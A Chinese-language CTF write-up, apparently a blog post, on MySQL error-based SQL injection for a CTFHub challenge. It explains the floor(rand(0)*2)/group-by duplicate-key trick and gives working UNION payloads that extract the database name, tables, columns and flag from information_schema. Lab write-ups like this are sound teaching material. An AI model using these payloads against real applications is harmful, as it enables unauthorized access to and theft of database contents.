CTFHub 报错注入

原创

wind lin 于 2020-02-20 21:12:43 发布 3417 收藏 13

分类专栏： WriteUp 文章标签： mysql 信息安全

CTFHub 报错注入

> 当注入点不回显数据库查询的数据，那么通过一般的注入手段是无法返回相关数据库的信息，但是，如果查询时输入错误SQL代码会报错，并且是通过mysql_error()，mysqli_error()等返回错误，那么就存在报错注入的可能性。

报错注入的原理在于三个函数：count(*),rand(),floor()以及group by。
1.floor()函数是用来向下取整呢个的，相当于去掉小数部分
2.rand()是随机取（0，1）中的一个数，但是给它一个参数后0，即rand(0),并且传如floor()后，即：floor(rand(0)*2)它就不再是随机了，序列0110110

```
mysql> select floor(rand(0)*2) from users;
+------------------+
| floor(rand(0)*2) |
+------------------+
|                0 |
|                1 |
|                1 |
|                0 |
|                1 |
|                1 |
|                0 |
|                0 |
|                1 |
|                1 |
|                1 |
|                0 |
|                1 |
+------------------+
13 rows in set
```

```
select count(*),(concat(floor(rand(0)*2),0x26,(select database())))x from users group by x;
```

```
mariadb> select count(*),(concat(floor(rand(0)*2),0x26,(select database())))x from users group by x;
1062 - Duplicate entry 'l&tp5' for key 'group_key'
```

报错的时候会把数据库名给爆出来。
x就是相当于 as x,设一个别名
原理：group by 查询时，先建立一个空表，用来临时存储数据，
开始查询，group by x,序列一开始为0，临时空表里不存在就填入，之后 select 中也有rand()，值为1，插入1；
查询第二条，值为1，原有值加1
查第三条，值为0，则插入select的值，为1，与原有值冲突报错。
以上原理讲得不是很透彻，直接看题目

报错注入-CTFHub

还是根据mysql自带的数据库information_schema: 得数据库名，再得表名，列名，最后查flag
payload:

```
1 Union select count(*),concat(database(),0x26,floor(rand(0)*2))x from information_schema.columns group by x;
```

0x26:&，为了区分
得到数据库名sqli,和之前几题一样

payload:
表不止一个，得一个个查

```
1 Union select count(*),concat((select table_name from information_schema.tables where table_schema='sqli' limit
 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x
```


payload:

```
1 Union select count(*),concat((select column_name from information_schema.columns where table_schema='sqli' and table_name='flag' limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x
```

列名yflag，这个和之前题的一模一样

payload:

```
1 Union select count(*),concat((select flag from flag limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x
```



得到flag

报错注入还有其他函数可以用，比如updatexml(),extractvalue()等，一开始我用updatexml函数做，结果flag只能拿到一部分，以为是被截断，最后查了下，发现updatexml和extractvalue最大只能爆出32位的值，而且对mysql版本有要求，mysql5是可以，其他的没试过